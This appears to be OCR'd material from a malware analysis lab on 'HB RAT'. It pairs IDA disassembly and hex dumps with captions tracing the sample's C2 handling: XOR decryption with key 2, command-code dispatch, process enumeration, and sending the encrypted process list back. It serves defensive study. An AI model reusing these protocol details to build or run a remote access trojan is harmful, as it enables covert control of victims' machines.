1000136E mov     esi, [ebp+hwnd]
10001371 lea     eax, [ebp+Dst]
10001377 push    eax             ; buf
10001378 push    esi             ; s
10001379 call    ds:recv         ; This is the function using which malware recieves data from C2 server, aft
1000137F test    eax, eax
10001381 jle     loc_10001480

10001387 xor     eax, eax
```

malware received the fake data that we sent

```
100.00% (2363,869) (98,256) 0000077F 1000137F: Proc Ws2 StartAddress+93
```

Hex View-1

```
00A1F6A0  73 65 6E 64 69 6E 67 20  66 61 6B 65 20 64 61 74  sending fake dat
00A1F6B0  61 20 74 6F 20 73 65 65  20 68 6F 77 20 74 68 65  a to see how the
00A1F6C0  20 6D 61 6C 77 61 72 65  20 72 65 61 63 74 73 2C   malware reacts,
00A1F6D0  20 61 66 74 65 72 20 72  65 76 65 72 73 69 6E 67   after reversing
00A1F6E0  20 69 74 20 77 61 73 20  64 65 74 65 72 6D 69 6E   it was determin
00A1F6F0  65 64 20 74 68 61 74 20  74 68 65 20 6D 61 6C 77  ed that the malw
00A1F700  61 72 65 20 6E 65 65 64  73 20 61 74 6C 65 61 73  are needs atleas
00A1F710  74 20 32 30 35 36 20 62  79 74 65 73 20 6F 66 20  t 2056 bytes of
00A1F720  64 61 74 61 20 74 6F 20  70 65 72 66 6F 72 6D 20  data to perform
00A1F730  73 6F 6D 65 20 61 63 74  69 6F 6E 2C 20 73 6F 20  some action, so
```

Stack view

```
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  646E6573
00A1F6A4  20676E69
00A1F6A8  656B6166
00A1F6AC  74616420
00A1F6B0  6F742061
00A1F6B4  65657320
00A1F6B8  776F6820
```

```
EBX 000002
ECX 001491
EDX 000000
ESI 000000
EDI 000000
```

Modules


Path
C:\Docum
C:\WINDO
C:\WINDO

Threads

Decimal
1228
124

# Malware Decrypts Received Data

Malware decrypts the received data from 9th byte



IDA View-EIP

```
10001389
10001389 loc_10001389:          ; This is the xor decryption loop. after malware recives the data from C2 (in ou
10001389 xor     [ebp+eax+Parameter], 2
10001391 inc     eax
10001392 cmp     eax, 800h
10001397 jl      short loc_10001389
```

This is the decryption loop

```
10001399 mov     eax, [ebp+Dst]   ; This block reads first four bytes
1000139F dec     eax
100013A0 jz      cmd_code_1
```

```
.00.00% (1322,1245) (81,15) 00000799 10001399: Proc Ws2 StartAddress+AD
```

General registers

```
EAX 00000800
EBX 00000202
ECX 00149178
EDX 00000001
ESI 0000006C
EDI 00000000
```

Modules

| Path |
|---|
| C:\Documents an |
| C:\WINDOWS\sy |
| C:\WINDOWS\sy |

Threads

| Decimal | Hex |
|---|---|
| 1228 | 4CC |
| 124 | 7C |

Hex View-1

```
00A1F6A0  73 65 6E 64 69 6E 67 20  64 63 69 67 22 66 63 76  sending dcig"fcv
00A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
00A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
00A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
00A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
00A1F6F0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
00A1F700  63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
00A1F710  76 22 30 32 37 34 22 60  7B 76 67 71 22 6D 64 22  v"0274"`{vgq"md"
00A1F720  66 63 76 63 22 76 6D 22  72 67 70 64 6D 70 6F 22  fcvc"vm"rgpdmpo"
00A1F730  71 6D 6F 67 22 63 61 76  6B 6D 6C 2E 22 71 6D 22  qmog"cavkml."qm"
```


Decrypted data starting from 9th byte

Stack view


```
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  646E6573
00A1F6A4  20676E69
00A1F6A8  67696364
00A1F6AC  76636622
00A1F6B0  6D762263
00A1F6B4  67677122
00A1F6B8  756D6A22
```

# Malware Checks for Command Code 1

Malware checks if the first four byte is 01 00 00 00, so modifying the first four bytes



```
10001399 mov     eax, [ebp+Dst]  ; This block reads first four bytes recived from C2 and chec
1000139F dec     eax
100013A0 jz      cmd_code_1
```



```
10001399 mov     eax, [ebp+Dst]  ; This block reads first four bytes recived from C2
1000139F dec     eax
100013A0 jz      cmd_code_1

100013A6 dec     eax
100013A7 jz      cmd_code_2
```


```
100.00% (1533,1397) (522,160) 00000799 10001399: Proc Ws2 StartAddress+AD
```

```
00A1F6A0  01 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
00A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
00A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
00A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
00A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
```


```
00A1F694  00000000
00A1F698  00000000
00A1F69C  0000006C
00A1F6A0  646E6573
00A1F6A4  20676E69
```

# Malware Enumerates Processes

When malware receives the command code 1 (01 00 00 00), its enumerates processes on the system



```
10001705
10001705 loc_10001705:
10001705 lea     eax, [ebp+pe]
1000170B push    eax              ; lppe
1000170C push    [ebp+hObject]    ; hSnapshot
1000170F call    Process32NextW   ; This function returns the next running process and also this is
10001714 test    eax, eax
10001716 jnz     loc_10001673
```



```
1000169F push    eax              ; Src
100016A0 push    [ebp+var_4]      ; This is where malware copies all the running process in memory. af
100016A3 call    memcpy
100016A8 add     [ebp+var_4], 40h
100016AC add     esp, 20h
100016AF inc     [ebp+var_8]
100016B2 mov     eax, [ebp+var_8]
100016B5 push    20h
100016B7 cdq
100016B8 pop     ecx
100016B9 idiv    ecx
100016BB test    edx, edx
100016BD jnz     short loc_10001705
```

```
100016BF push    [ebp+arg_808]
100016C5 mov     ecx, 202h
100016CA lea     esi, [ebp+Dst]
100016D0 sub     esp, 808h
```

```
100.00% (21,1124) (62,9) 00000AA3 100016A3: enum proc+A7
```

```
ECX 00A1EE48 ↳ Stack[0000007C]
EDX 00A1EC40 ↳ Stack[0000007C]
ESI 00000094 ↳
EDI 00000000 ↳
```

Modules

| Path |
|---|
| C:\Documents and Settings\Administrator\D |
| C:\WINDOWS\system32\comctl32.dll |
| C:\WINDOWS\system32\hnetcfg.dll |

Threads

| Decimal | Hex | State |
|---|---|---|
| 1228 | 4CC | Suspended |
| 124 | 7C | Ready |

Hex View-1


```
00A1E438  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1E448  53 00 79 00 73 00 74 00  65 00 6D 00 00 00 00 00  S.y.s.t.e.m.....
00A1E458  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1E468  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1E478  00 00 00 00 00 00 00 00  00 00 00 00 04 00 00 00  ................
00A1E488  73 00 6D 00 73 00 73 00  2E 00 65 00 78 00 65 00  s.m.s.s...e.x.e.
00A1E498  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A1E4A8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Stack view

```
00A1E3D4  00A1E4C8  Stack[0000007C]:00A1E4C8
00A1E3D8  00A1EE34  Stack[0000007C]:00A1EE34
00A1E3DC  00000040
00A1E3E0  00A1EE34  Stack[0000007C]:00A1EE34
00A1E3E4  00A1EC2C  Stack[0000007C]:00A1EC2C
00A1E3E8  00A1EE34  Stack[0000007C]:00A1EE34
00A1E3EC  00000000
00A1E3F0  00000040
```

# Encrypts Enumerated Processes

Malware encrypts the enumerated processes using the xor encryption algorithm



IDA View-EIP

Encryption Loop

```
10001DB3
10001DB3 loc_10001DB3:          ; This is the encryption loop. All the process information collected
10001DB3 xor     byte ptr [esp+eax+8+len], 2
10001DB8 inc     eax
10001DB9 cmp     eax, 800h
10001DBE jl      short loc_10001DB3
```

```
10001DC0
10001DC0 loc_10001DC0:          ; flags
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi            ; len
10001DC7 push    eax            ; buf
10001DC8 push    [esp+14h+s]    ; s
10001DCF call    ds:send        ; this function sends the encrypted data (in this case running processes) c
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
.00.00% (0,0) (28,-33) 000011CF 10001DCF: send 0+27
```

Hex View-3

```
00A1DBF2 51 02 7B 02 71 02 76 02  67 02 6F 02 22 02 52 02  Q.{.q.v.g.o.".R.
00A1DC02 70 02 6D 02 61 02 67 02  71 02 71 02 5F 02 02 02  p.m.a.g.q.q._...
00A1DC12 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
00A1DC22 02 02 02 02 02 02 02 02  02 02 02 02 02 02 51 02  ..............Q.
00A1DC32 7B 02 71 02 76 02 67 02  6F 02 02 02 02 02 02 02  {.q.v.g.o.......
00A1DC42 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
00A1DC52 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
00A1DC62 02 02 02 02 02 02 02 02  02 02 06 02 02 02 71 02  ..............q.
00A1DC72 6F 02 71 02 71 02 2C 02  67 02 7A 02 67 02 02 02  o.q.q.,.g.z.g...
00A1DC82 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
```


Process Listing after encryption

Stack view

```
00A1DBCC 0000006C
00A1DBD0 00A1DBE8 Stack[0000007C]:00A
00A1DBD4 00000808
00A1DBD8 00000000
00A1DBDC 00A1E3F0 Stack[0000007C]:00A
00A1DBE0 00A1EC08 Stack[0000007C]:00A
00A1DBE4 10001752 enum_proc+156
00A1DBE8 00000001
00A1DBEC 00000000
00A1DBF0 02510259
```

# Sends Encrypted Process Listing

Malware sends encrypted process listing to the C2 (command and control) server



```
10001DC0
10001DC0 loc_10001DC0:           ; flags
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi             ; len
10001DC7 push    eax             ; buf
10001DC8 push    [esp+14h+s]     ; s
10001DCF call    ds:send         ; this function sends the encrypted data (in this case running processes) c
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
00.00% (0,0) (522,343) 000011CF 10001DCF: send 0+27
```

Hex View-3

```
0A1DBE8  01 00 00 00 00 00 00 00  59 02 51 02 7B 02 71 02  ........Y.Q.{.q.
0A1DBF8  76 02 67 02 6F 02 22 02  52 02 70 02 6D 02 61 02  v.g.o.".R.p.m.a.
0A1DC08  67 02 71 02 71 02 5F 02  02 02 02 02 02 02 02 02  g.q.q._.........
0A1DC18  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0A1DC28  02 02 02 02 02 02 02 02  51 02 7B 02 71 02 76 02  ........Q.{.q.v.
0A1DC38  67 02 6F 02 02 02 02 02  02 02 02 02 02 02 02 02  g.o.............
0A1DC48  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0A1DC58  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0A1DC68  02 02 02 02 06 02 02 02  71 02 6F 02 71 02 71 02  ........q.o.q.q.
0A1DC78  2C 02 67 02 7A 02 67 02  02 02 02 02 02 02 02 02  ,.g.z.g.........

NKNOWN 00A1DBE8: Stack[0000007C]:00A1DBE8
```

Stack view


```
00A1DBCC  0000006C
00A1DBD0  00A1DBE8  Stack[0000007C]:00A1DBE8
00A1DBD4  00000808
00A1DBD8  00000000
00A1DBDC  00A1E3F0  Stack[0000007C]:00A1E3F0
00A1DBE0  00A1EC08  Stack[0000007C]:00A1EC08
00A1DBE4  10001752  enum_proc+156
00A1DBE8  00000001
00A1DBEC  00000000
00A1DBF0  02510259

UNKNOWN 00A1DBD0: Stack[0000007C]:00A1DBD0
```

# Part 2C – Demo

## HB RAT FUNCTIONALITY 2 – PROCESS TERMINATION

# Malware Checks for Command Code 2

Malware checks if the first four byte is 02 00 00 00, so modifying the first four bytes



```
100013A0 jz        cmd_c

100013A6 dec      eax                    ; if the command code is 2, its jumps to a block of code which per
100013A7 jz       cmd_code_2

100013B0 dec      eax
100013B1 jz       short cmd_code_4
```

```
100.00% (1792,1488) (386,188) 000007A6 100013A6: Proc Ws2 StartAddress+BA
```

Hex View-1

```
00A1F6A0  02 00 00 00 69 6E 67 20  64 63 69 67 22 66 63 76  ....ing dcig"fcv
00A1F6B0  63 22 76 6D 22 71 67 67  22 6A 6D 75 22 76 6A 67  c"vm"qgg"jmu"vjg
00A1F6C0  22 6F 63 6E 75 63 70 67  22 70 67 63 61 76 71 2E  "ocnucpg"pgcavq.
00A1F6D0  22 63 64 76 67 70 22 70  67 74 67 70 71 6B 6C 65  "cdvgp"pgtgpqkle
00A1F6E0  22 6B 76 22 75 63 71 22  66 67 76 67 70 6F 6B 6C  "kv"ucq"fgvgpokl
00A1F6F0  67 66 22 76 6A 63 76 22  76 6A 67 22 6F 63 6E 75  gf"vjcv"vjg"ocnu
00A1F700  63 70 67 22 6C 67 67 66  71 22 63 76 6E 67 63 71  cpg"lggfq"cvngcq
00A1F710  76 22 30 32 37 34 22 60  7B 76 67 71 22 6D 64 22  v"0274"`{vgq"md"
UNKNOWN 00A1F6A4: Stack[00000178]:00A1F6A4
```

